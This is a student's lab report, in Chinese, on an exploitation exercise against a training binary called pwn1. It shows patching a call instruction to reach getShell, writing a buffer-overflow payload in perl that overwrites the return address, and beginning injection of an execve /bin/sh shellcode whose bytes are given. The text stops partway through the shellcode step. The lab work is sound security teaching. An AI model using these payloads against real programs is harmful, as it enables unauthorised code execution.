
20164319 刘蕴哲 Exp1 PC平台逆向破解
【实践内容概述】
本次实践的对象是一个名为pwn1的linux可执行文件。
该程序正常执行流程是:main调用foo函数,foo函数会简单回显任何用户输入的字符串。
该程序同时包含另一个代码片段,getShell,会返回一个可用Shell。正常情况下这个代码是不会被运行的。我们实践的目标就是想办法运行这个代码片段。我们将学习两种方法运行这个代码片段,然后学习如何注入运行任何Shellcode。
【实践内容】
1.手工修改可执行文件,改变程序执行流程,直接跳转到getShell函数。
2.利用foo函数的Bof漏洞,构造一个攻击输入字符串,覆盖返回地址,触发getShell函数。
3.注入一个自己制作的shellcode并运行这段shellcode。
(这几种思路,基本代表现实情况中的攻击目标)
1.运行原本不可访问的代码片段
2.强行修改程序执行流
3.注入运行任意代码。
【基础知识】
熟悉Linux基本操作 。
认识常用指令,如管道(|),输入、输出重定向(>)等。
理解Bof的原理。
看懂汇编、机器指令、EIP、指令地址。
会使用gdb,vi。
【实践步骤】
part.1[修改程序机器指令,改变程序执行流程]
需要掌握知识点:Call指令,EIP寄存器,指令跳转的偏移计算,补码,反汇编指令objdump,十六进制编辑工具
注意要点:
*NOP, JNE, JE, JMP, CMP汇编指令的机器码
*反汇编指令objdump:
objdump反汇编命令:

objdump -f test     //显示test的文件头信息

objdump -d test    //反汇编test中的需要执行指令的那些section

objdump -D test    //与-d类似,但反汇编test中的所有section

objdump -h test    //显示test的Section Header信息

objdump -x test    //显示test的全部Header信息

objdump -s test    //除了显示test的全部Header信息,还显示他们对应的十六进制文件代码

xxd命令:

用vi命令打开一个文件,在vi命令模式下输入

:%!xxd            //回车后,该文件会以十六进制形式显示

:%!xxd -r         //参数-r是指将当前的十六进制转换为二进制
在认识了反汇编指令之后,首先我们在桌面 /Desktop 的路径上打开终端,测试成功之后输入
objdump -d 20164319pwn1
对命名为“20164319pwn1”的文件进行反汇编。

*修改指令改变程序执行流程(实际举例)

这里可以看到main函数调用foo,对应机器指令为“ e8 d7ffffff”,
那我们想让它调用getShell,只要修改“d7ffffff”为,"getShell-80484ba"对应的补码就行。
用Windows计算器,直接 47d-4ba就能得到补码,是c3ffffff。
修改可执行文件,将其中的call指令的目标地址由d7ffffff变为c3ffffff。
首先输入
vim 20164319pwn1
进行编辑模式之后输入
:%!xxd
将显示模式切换为16进制模式如图

定位到需要修改的地方,输入
/e8d7
将“d7”修改为“c3”,按ESC键退出编辑模式
键入:
:%!xxd -r

:wq
转换16进制为原格式并保存

然后再反汇编一下看看call指令是否正确调用getshell:
objdump -d 20164319pwn1 | more
part.2[通过构造输入参数,造成BOF攻击,改变程序执行流]
需要掌握知识点:堆栈结构,返回地址

这里使用修改前的pwn1文件,命名为“lyzpwn1”,由于main 函数调用 foo 函数,foo 函数中存在 Buffer overflow 漏洞,我们的目标是让溢出的字节覆盖返回地址(如下图,当输入达到28B时产生溢出)

为了确认输入字符串哪几个字符会覆盖到返回地址,用gdb命令调试,输入一个48bit的字符串
输入

info r
查看当前寄存器状态,发现EIP寄存器被0x35353535覆盖,即当前返回地址为5555,这就说明刚刚输入的48B字符串中,含有5的字符串溢出到了EIP中

精确判断字符串中的溢出位置,将“55555555”替换为“12345678”,继续调试,观察具体是哪几个数字溢出到了EIP寄存器中
发现“1234”那四个数最终会覆盖到堆栈上的返回地址,进而CPU会尝试运行这个位置的代码。那只要把这四个字符替换为 getShell 的内存地址,输给pwn1,pwn1就会运行getShell。
为了确认用什么值来覆盖返回地址,即getShell的内存地址,反汇编时可以看到,即0804847d(代码中的顺序应为:\x7d\x84\04\08)
紧接着,构造输入字符串,因为我们没法通过键盘输入\x7d\x84\x04\x08这样的16进制值,所以先生成包括这样字符串的一个文件。\x0a表示回车,如果没有的话,在程序运行时就需要手工按一下回车键。
键入
perl -e 'print "11111111222222223333333344444444\x7d\x84\x04\x08\x0a"' > input

使用16进制指令查看文件的内容是否如预期
xxd input


将input的输入,通过管道符“|”,作为lyzpwn1的输入,获得shell
(cat input; cat) | ./lyzpwn1
part.3[注入Shellcode并执行]
*shellcode就是一段机器指令(code)
通常这段机器指令的目的是为获取一个交互式的shell(像linux的shell或类似windows下的cmd.exe),
所以这段机器指令被称为shellcode。
在实际的应用中,凡是用来注入的机器指令段都通称为shellcode,像添加一个用户、运行一条指令。
我们按照实验指导的要求,复制文件命名为“4319pwn1”,并给出以下shellcode:
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\


准备工作,修改配置,提示找不到execstack命令,先输入命令进行安装
apt-get install execstack
然后键入如图
